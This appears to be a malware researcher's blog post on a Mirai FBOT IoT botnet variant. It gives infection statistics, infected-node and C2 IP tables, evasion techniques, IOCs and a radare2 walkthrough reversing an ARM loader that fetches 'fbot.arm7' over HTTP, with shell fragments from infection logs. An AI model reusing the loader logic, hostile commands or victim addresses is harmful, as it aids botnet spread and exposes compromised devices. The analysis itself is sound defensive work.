The "worrisome" infection speed, evasion tricks and detection ratio problem


1. Infection and propagation rates of new FBOT

The new wave of infection of the new version is monitored rapidly, and the sign is not so good.

Since the firstly detected until this post was started to be written (Feb 22), FBOT was having **almost 600 infection IP addresses**, and due to low scale network monitoring we have, we can expect that the actual value of up to triple to what we have mentioned. Based on our monitoring the FBOT has been initially spread in the weaker security of IoT infrastructure networks in the countries sorted as per below table:

Rank	Country	Unique Nodes
1	Taiwan	190
2	Vietnam	109
3	Hong Kong	107
4	China	40
5	Brazil	19
6	USA	15
7	Russia	14
8	Sweden	13
9	Poland	7
10	India	7
11	Korea	6
12	Canada	4

In the *geographical map*, the spotted infection as per February 22, 2020 is shown like this:



The IP addresses that are currently active propagating **Linux Mirai FBO**T infection up to February 22, 2020 can be viewed as a list in this safe *pastebin* link, or as full table with network information.

The IP counts is growing steadily, please check and search whether your network's IoT devices are affected and currently became a part of Mirai FBOT DDoS botnet. The total infection started from around **+/- 590 nodes**, and it is increasing rapidly to **+/- 930 nodes** within ***less than 48 hours*** afterwards from my point of monitoring. I will try to upgrade the data update more regularly.

unixfreaxjp / NewFbotInfectionNodes.csv Secret
Created Feb 23, 2020

Edit | Delete | Unsubscribe | Star 0

Code | Revisions 1 | Embed | <script src="https://gist.g | Download ZIP

NewFbotInfectionNodes.csv | Raw

Search this file...

	IP	Hostname	ASN	Prefix	AS Code	Country	ISP
1	IP	Hostname	ASN	Prefix	AS Code	Country	ISP
2	1.1.180.83	node-ac3.pool-1-1.dynamic.totinternet.net.	23969	1.1.160.0/19	TOT-NET	TH	TOT Public Company Lim
3	1.160.180.197	1-160-180-197.dynamic-ip.hinet.net.	3462	1.160.0.0/16	HINET	TW	Data Communication Bus
4	1.161.122.100	1-161-122-100.dynamic-ip.hinet.net.	3462	1.161.0.0/16	HINET	TW	Data Communication Bus
5	1.162.144.20	1-162-144-20.dynamic-ip.hinet.net.	3462	1.162.0.0/16	HINET	TW	Data Communication Bus
6	1.162.144.231	1-162-144-231.dynamic-ip.hinet.net.	3462	1.162.0.0/16	HINET	TW	Data Communication Bus
7	1.162.144.31	1-162-144-31.dynamic-ip.hinet.net.	3462	1.162.0.0/16	HINET	TW	Data Communication Bus
8	1.162.221.202	1-162-221-202.dynamic-ip.hinet.net.	3462	1.162.0.0/16	HINET	TW	Data Communication Bus
9	1.163.202.68	1-163-202-68.dynamic-ip.hinet.net.	3462	1.163.0.0/16	HINET	TW	Data Communication Bus
10	1.163.205.1	1-163-205-1.dynamic-ip.hinet.net.	3462	1.163.0.0/16	HINET	TW	Data Communication Bus
11	1.165.163.214	1-165-163-214.dynamic-ip.hinet.net.	3462	1.165.0.0/16	HINET	TW	Data Communication Bus

2. Update information on FBOT propagation speed (Feb 24, 2020)

I just confirmed the infection nodes of FBOT is growing rapidly from February 22 to February 24, 2020. Within less than 48 hours the total infected nodes is raising from +/- 590 nodes to +/- 930 nodes. In the mid February 25 the total infection is 977 nodes. After the botnet growth disclosure the speed of infection has dropped from average 100 nodes new infection to 20 devices per day, concluded the total botnet of infected IP on March 2, 2020 is +/- 1,410 devices.

The speed of infection is varied in affected networks (or countries), and that is because the affected device topology is different. I managed to record the growth of the nodes from my point of monitoring under the table shown below from top 15 infection rank, we will try the best to update this table.

```
Mirai FBOT Infection growth,
From Feb 22 to Feb 25, 2020 JST
-------------------------------------------
Country  Feb22    Feb24    Feb25     Feb25
                           (day)    (night)
         (582)    (932)    (977)    (1086)
-------------------------------------------
Taiwan   190   =>  284  =>  302   =>  340
HongKong 107   =>  132  =>  132   =>  140
Vietnam  109   =>  134  =>  135   =>  139
Korea      6   =>   74  =>   84   =>  104
China     40   =>   74  =>   79   =>   93
Russia    14   =>   29  =>   31   =>   35
Brazil    19   =>   27  =>   28   =>   30
Sweden    13   =>   26  =>   26   =>   27
India      7   =>   21  =>   22   =>   24
USA       15   =>   17  =>   17   =>   20
Ukraine    4   =>   14  =>   15   =>   15
Poland     7   =>   10  =>   10   =>   10
Turkey     0   =>    4  =>    6   =>    9
Romania    4   =>    6  =>    7   =>    7
Italy      3   =>    6  =>    6   =>    6
Canada     4   =>    5  =>    5   =>    6
Norway     3   =>    5  =>    5   =>    6
Singapore  3   =>    5  =>    5   =>    6
Colombia   1   =>    4  =>    4   =>    6
France     2   =>    4  =>    5   =>    5
------------------------------------------
Average spread speed = +/- 100 nodes/day-
as per Feb 25, 2020 - malwaremustdie,org
```

The February 24, 2020 Mirai FBOT infection information update (mostly are IoT's nodes), in a list of unique IP addresses can be viewed in ==>[here].
For the network information of those infected nodes can be viewed in ==>[here].

The February 25 (daylight/JST), 2020 Mirai FBOT infection information update, in a list of unique IP addresses can be viewed in ==>[here].
For the network information of those infected nodes can be viewed in ==>[here].

The February 25 (midnight/JST), 2020 Mirai FBOT infection information update, in a list of unique IP addresses can be viewed in ==>[here].
For the network information of those infected nodes can be viewed in ==>[here].

On February 26, 2020 Mirai FBOT botnet has gained new **128 nodes** of additional IOT IP, I listed those in ==>[here]

On February 27, 2020 Mirai FBOT botnet has gained new **74 nodes** of additional IOT IP, I listed those in ==>[here]

On March 2, 2020 Mirai FBOT botnet has infected **1,410 nodes** of IoT devices all over the globe. I listed those networks in here ==>[here] for the incident handling purpose, if we breakdown the data per country it will look as per info below:


> Last status of #Mirai #Fbot infection:
> Hit cycle total = 5177
> Actual alive IP = 1404
> Rank:
> Taiwan: 432
> Vietnam: 186
> S.Korea: 155
> HongKong: 149
> PRC/China: 126
> Russia: 50
> India: 39
> Brazil: 36
> Sweden: 31
> United States: 27
> Ukraine: 17
> Turkey: 10
> Poland: 10
> Japan: 10#MalwaremustDie
>
> — ⌱MalwareMustDie (@malwaremustd1e) March 2, 2020

In the above data you see the "hit cycle" values, which is a value explaining the frequency of the botnet infected IoT in trying to infect other devices and recorded.

The latest renewed data we extracted is on March 4, 2020, where Mirai FBOT botnet has infected **1,430 nodes** of IoT devices. I listed their IP addresses in here ==>[link] with the network info is in here ==>[link]. This is our last direct update for the public feeds since the process is taking too much resources, and the next of data can only be accessed at IOC sites.

If you would like to know what kind of IOT devices are infected by Mirai Fbot malware, a nice howto in extracting those device information is shared by **Msr. Patrice Auffret** (thank you!) of **ONYPHE** (Internet SIEM) in his blog post ==>[link].

The maximum nodes of Mirai FBOT botnet in the past **was around five thousands nodes**, we predicted this number (or more) is what the adversaries are aiming now in this newly released campaign's variant. However, after the awareness and analysis post has been published the growth ratio of the new Fbot botnet is starting to drop. The overall volume and growth for this new Mirai Fbot variant can be viewed as per below graph:



In order to reduce the threat from escalation process, it would be hard to block the whole scope of the infected IoT networks, but one suggested effective way to mitigate this threat is making efforts to clean them up first from the infection, and then control the IoT infrastructure into always be into recent secure state along with replacing their firmware, or even their hardware if needed. If you don't take them under your control, sooner or later the adversaries will come and they will do that in their botnet.

3. About the C2 nodes

The C2 hosts, which are mostly serving the Mirai FBOT payloads and panels, **are highly advisable for the blocking** and further legal investigation. The C2 IP address data, their activity and network information that has been detected from our point is listed in a chronological activity time line as per below detail:

C2 Activities	C2 IP Addresses	ASN	Network Prefix	ISP	Cn
Feb 09 - Feb 15	188.209.49.244	49349	188.209.49.0/24	BLAZINGFAST	NL
Feb 10 - Feb 16	185.183.96.139	60117	185.183.96.0/24	HOSTSAILOR	NL
Feb 11 - Feb 22	45.58.123.178	23470	45.58.123.0/24	RELIABLESITE	US
Feb 15 - Feb 22	5.252.179.34	39798	5.252.179.0/24	MIVOCLOUD	MD
Feb 20 - Feb 24	194.180.224.13	44685	194.180.224.0/24	REBECCAHOST	US
Feb 22 - Feb 25	194.36.188.157	60117	194.36.188.0/24	HOSTSAILOR	NL


A month ago, when I wrote about the new encryption of Mirai Fbot [link], the C2 nodes were spotted in the different locations as per listed in the below table, and even now you can also still see the older version of Mirai Fbot malware running on infected IoT too, that has not been updated to new variant are having traffic to these older C2:

```
5.206.225.216 | server1.buoyae.com | 49349  | 5.206.225.0/24  | DOTSI,  | PT | PT
5.206.227.65  | nsa   .gov         | 49349  | 5.206.227.0/24  | DOTSI,  | PT | PT
8.209.75.192  |                    | 45102  | 8.209.64.0/19   | CNNIC-ALIBABA-US-NET | CN | AP Alibaba (US).
89.248.169.17 |                    | 202425 | 89.248.169.0/24 | IP Volume inc | NL | Quasi Networks LTD.
```


This information is shared for the incident and response follow up and IoT threat awareness purpose to support mitigation process at every affected sides. At this moment we saved the timestamp information privately due to large data, to be shared through ISP/Network CSIRT's routes.

4. The detection ratio, evasion methods, IOC & what efforts we can do

The detection ratio of the packed binary of new **Linux Mirai FBOT** is not high, and contains misinformation. This is caused by the usage of *packer* and the encryption used by the malware itself. The current detection ratio and malware names can be viewed in [this URL] or as per screenshot below:



In the non-intel architecture the detection ratio can be as bad as this one:



So, the detection ratio is not very good and it is getting lower for the newly built binaries for IoT platform. The usage of packer is successfully evading anti virus scanning perimeter. But you can actually help all of us to raise detection ratio **by sending samples** for this related threat to the VirusTotal and if you see unusual samples and you want me to analyze that, please send it to me through ==> [this interface]. Including myself, there are many good folks joining hands in investigating and marking which binaries are the Linux/Mirai FBOT ones, that will bring improvement to the naming thus detection ratio of this variant's Linux malware.

The *signature and network traffic scanning's* evasion tricks of new Mirai Fbot binaries is not only by utilizing ***"hexstring-push"*** method, but the ***usage of packer***, ***embedded loaders in packed binary*** & ***stronger encryption in config data*** that is actually contains some block-able HTTP request headers. By leveraging these aspects these Mirai FBOT now has successfully evaded current setup perimeters and is doing a high-speed infection under our radars. This is the evasion tricks used by the adversaries that our community should concern more in the future, it will be repeated again and maybe in a better state, since it is proven works.

The IOC for this threat contains more than 1,000 attributes and is having sensitive information, it is shared in MISP project (and also at the OTX) with the summary as per below. The threat is on-going, the threat actors are watching, please share with OPSEC intact:

Linux/Mirai-Fbot - New variant with strong infection spreading…


Event ID	65116
UUID	5e54ef58-004c-4acd-b0d6-967a950d210f +
Creator org	MalwareMustDie
Tags	tlp:white x malware_classification:malware-category="Botnet" x circl:incident-classification="malware" x circl:osint-feed x Mirai x + +
Date	2020-02-25
Threat Level	Low
Analysis	Completed
Distribution	All communities
Info	Linux/Mirai-Fbot - New variant with strong infection spreading rate
Published	Yes (2020-02-25 10:31:42)
#Attributes	1000 (0 Object)
First recorded change	2020-02-25 09:57:52
Last change	2020-02-25 10:28:09
Modification map	

In our monitoring effort up to **(March 3, 2020)** the botnet IP addresses **has volume about +/- 1,424**. You can use the data posted in MISP event to re-map them into your new object templates for IOT threat classification & correlation, to follow the threat infection progress and its C2 activity better, to combine with your or other other monitoring resources data/feeds.


[UPDATE] In our latest monitoring up to **(April 17, 2020)** this botnet **has volume about +/- 1,546** IP addresses [-1-] [-2-].

[NEW] Another FBOT "hexstring" downloader, the "echo" type

There is **FBOT** pushed hexstring that is smaller in size. If you see the infection log there is a slight difference after hextrings pushed at **"./retrieve; ./.t telnet;"** and **"./retrieve; ./.t echo"**, the token of "**telnet**" [link] and "**echo**" is the difference, both token are coming from different built versions of **FBOT** scanner/spreader functions.



We have covered the "**telnet**" one in the beginning of this post [link], now let's learn together on how the "**echo**" loader's one works in this additional chapter. It is important for people who struggle to mitigate IoT new infection to understand this analysis method, in order to extract C2 information automatically from a specific offset address in the pushed binary of specific pushed "*hexstring*" types. In my case I am using a simple python script to automatically extracting C2 data from several formats of hexstring attacks, and it works well.



The pushed binary in the "**echo**" version is smaller, it's about **1180 bytes** [link] and working (and coded) in slightly different way. But how different is it? Why is it different? Where is it coming from? We need to reverse it to answer these questions. Let's start with seeing what it looks like.

The saved blob of the binary looks like this, I marked the part of where IP address of the payload server is actually coded:

```
7f454c460101010000000000000000000200280001000000 9c8200003400000084
```


Now let's start dissecting it. But beforehand, since I've been still asked questions on reversing ARM stripped binaries, so I will make this additional chapter explanation clearer, in steps, for you. All you have to do is downloading and using **Tsurugi DFIR Linux SECCON version** [link] that I use for this, then fire the pre-installed **radare2** to load the binary of this example (again, it is **ARM Embedded ABI** arch made by ARM ltd [link], a default port in Linux Debian for ARM architecture, the blob of binary is a **little endian** binary in ELF [link] 32bits, hence many are calling this architecture as "**armel**"), and our reverse engineering result should be the same :)

Another embedded Linux binary reversing guidance I wrote (in a different architecture), which is about analyzing a **MIPS big endian** ELF, that is also talking about a different and more complex process on a new IoT malware, you can read it on another post in here ==> [link], as the next step after you get through this exercise.

If you want to practice more reversing on small size ELF sample, for the ARM architecture I have this sample written at this sub-section for you==>[link]. And for **Intel x86 architecture 32bits** I have **two other** reversing posts that you can use to practice during corona virus isolation time, they are in here==>[link1] and [link2]. Please hang in there!

The attribute (file information) of this binary, if you save it correctly, is like this:

```
MD5 (retrieve2) = d2cb8e7c1f93917c621f55ed24362358
retrieve2.bin: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV),
              statically linked, stripped
strings: GET /fbot.arm7 HTTP/1.0
1180 Mar 14 21:50 retrieve2.bin*
```

You can start with going to this virtual address at **819c** (it's **0x0000819c** in your radare2 interface) and print the disassembly in the function with **"pdf"** after analyzing the whole binary and the entry0 (this) function (**af**). In order to get you to a specific address in a binary you can use command **"s {address}"** (**s** means **seek**), in this example type: **s 0x0000819c**.

```
[0x00008198 [xAdvc]0 0% 364 retrieve2.bin]> pd $r @ fcn.00008168+48 # 0x8198
|           ; CODE XREF from entry0 @ 0x829c
|           0x00008198      f0402de9       push {r4, r5, r6, r7, lr}
|           0x0000819c      ec309fe5       ldr r3, [0x00008290]       ; [0x8290:4]=0x41e3ce05
|           0x000081a0      9cd04de2       sub sp, sp, 0x9c
|           0x000081a4      88308de5       str r3, [sp + var_14h]
|           0x000081a8      0230a0e3       mov r3, 2
|           0x000081ac      b438cde1       strh r3, [sp + var_18h]
|           0x000081b0      0200a0e3       mov r0, 2                  ; int32_t arg1
|           0x000081b4      053aa0e3       mov r3, 0x5000
|           0x000081b8      0110a0e3       mov r1, 1                  ; int32_t arg2
|           0x000081bc      0020a0e3       mov r2, 0
|           0x000081c0      b638cde1       strh r3, [sp + var_16h]
|           0x000081c4      e7ffffeb       bl fcn.00008168            ;[1]
|           0x000081c8      010070e3       cmn r0, 1                  ; 1
|           0x000081cc      0050a0e1       mov r5, r0
|           0x000081d0      0100a003       moveq r0, 1                ; int32_t arg1
|           0x000081d4      b9ffff0b       bleq fcn.000080c0          ;[2]
|           0x000081d8      0500a0e1       mov r0, r5                 ; int32_t arg1
|           0x000081dc      84108de2       add r1, sp, 0x84           ; int32_t arg2
|           0x000081e0      1020a0e3       mov r2, 0x10
|           0x000081e4      bdffffeb       bl fcn.000080e0            ;[3]
|           0x000081e8      010070e3       cmn r0, 1                  ; 1
|           0x000081ec      02008002       addeq r0, r0, 2            ; int32_t arg1
|           0x000081f0      b2ffff0b       bleq fcn.000080c0          ;[2]
|           0x000081f4      0500a0e1       mov r0, r5                 ; int32_t arg1
|           0x000081f8      94109fe5       ldr r1, [str.GET__fbot.arm7_HTTP_1.0]     ; [0x8310:4]
|           0x000081fc      1b20a0e3       mov r2, 0x1b
|           0x00008200      c2ffffeb       bl fcn.00008110            ;[4]
|           0x00008204      000050e3       cmp r0, 0
|           0x00008208      0100a0d3       movle r0, 1
|           0x0000820c      abffffdb       blle fcn.000080c0          ;[2]
|           0x00008210      80709fe5       ldr r7, [0x00008298]       ; [0x8298:4]=0xd0a0d0a
|           0x00008214      0040a0e3       mov r4, 0
|           0x00008218      97608de2       add r6, sp, 0x97
```

This is the main operational function of the loader, but the symbol of this **ELF** has been "*stripped*" made function names are not shown, so we don't know much of its operation. We can start to check how many functions are they. Here's a trick command in radare2 to check how many functions are used or called from this main operational routine:

```
:> af
:> pdsf~fcn
0x000081c4 bl fcn.00008168 fcn.00008168
0x000081d4 fcn.000080c0 fcn.000080c0
0x000081e4 bl fcn.000080e0 fcn.000080e0
0x000081f0 fcn.000080c0 fcn.000080c0
0x00008200 bl fcn.00008110 fcn.00008110
0x0000820c fcn.000080c0 fcn.000080c0
0x00008228 bl fcn.0000813c fcn.0000813c
0x00008234 fcn.000080c0 fcn.000080c0
0x00008258 bl fcn.0000813c fcn.0000813c
0x00008274 bl fcn.00008110 fcn.00008110
0x00008280 bl fcn.000080c0 fcn.000080c0
:> aflt
.---------------------------------------------------------------------.
| addr        | size  | name          | nbbs  | xref  | calls  | cc  |
)---------------------------------------------------------------------(
| 0x0000829c  | 264   | entry0        | 7     | 5     | 5      | 3   |
| 0x000082a0  | 88    | fcn.000082a0  | 2     | 7     | 1      | 1   |
| 0x00008300  | 44    | fcn.00008300  | 1     | 3     | 0      | 1   |
| 0x00008168  | 44    | fcn.00008168  | 1     | 1     | 1      | 1   |
| 0x000080c0  | 32    | fcn.000080c0  | 1     | 5     | 1      | 1   |
| 0x000080e0  | 44    | fcn.000080e0  | 1     | 1     | 1      | 1   |
| 0x00008110  | 44    | fcn.00008110  | 1     | 2     | 1      | 1   |
| 0x0000813c  | 44    | fcn.0000813c  | 1     | 2     | 1      | 1   |
`---------------------------------------------------------------------'
```

These are the all used functions, not so much, so please try to dissect this with **static analysis** only, you don't need to execute any sample, yet, please do this under virtual machine to follow below guidance to do so.
Now, let's use my howto reference ==>[link] to put the syscall function name and guess-able function name if any into the places. After you figured the function, run the script below in your radare2 shell to register your chosen naming to those virtual addresses where the functions are started:

```
:> s 0x0000813c ; afn ____sys_read
:> s 0x00008110 ; afn ____sys_write
:> s 0x000080e0 ; afn ____sys_connect
:> s 0x000080c0 ; afn ____sys_exit
:> s 0x00008168 ; afn ____sys_socket
:> s 0x000082a0 ; afn ____svc_0
```

So you will find the nice table result looks like this:

```
:> aflt
.------------------------------------------------------------------.
| addr        | size  | name            | nbbs  | xref  | calls  | cc  |
)------------------------------------------------------------------(
| 0x0000829c  | 264   | entry0          | 7     | 5     | 5      | 3   |
| 0x000082a0  | 88    | svc_0           | 2     | 7     | 1      | 1   |
| 0x00008300  | 44    | to_0xFFFF0FE0   | 1     | 3     | 0      | 1   |
| 0x00008168  | 44    | ____sys_socket  | 1     | 1     | 1      | 1   |
| 0x000080c0  | 32    | ____sys_exit    | 1     | 5     | 1      | 1   |
| 0x000080e0  | 44    | ____sys_connect| 1     | 1     | 1      | 1   |
| 0x00008110  | 44    | ____sys_write   | 1     | 2     | 1      | 1   |
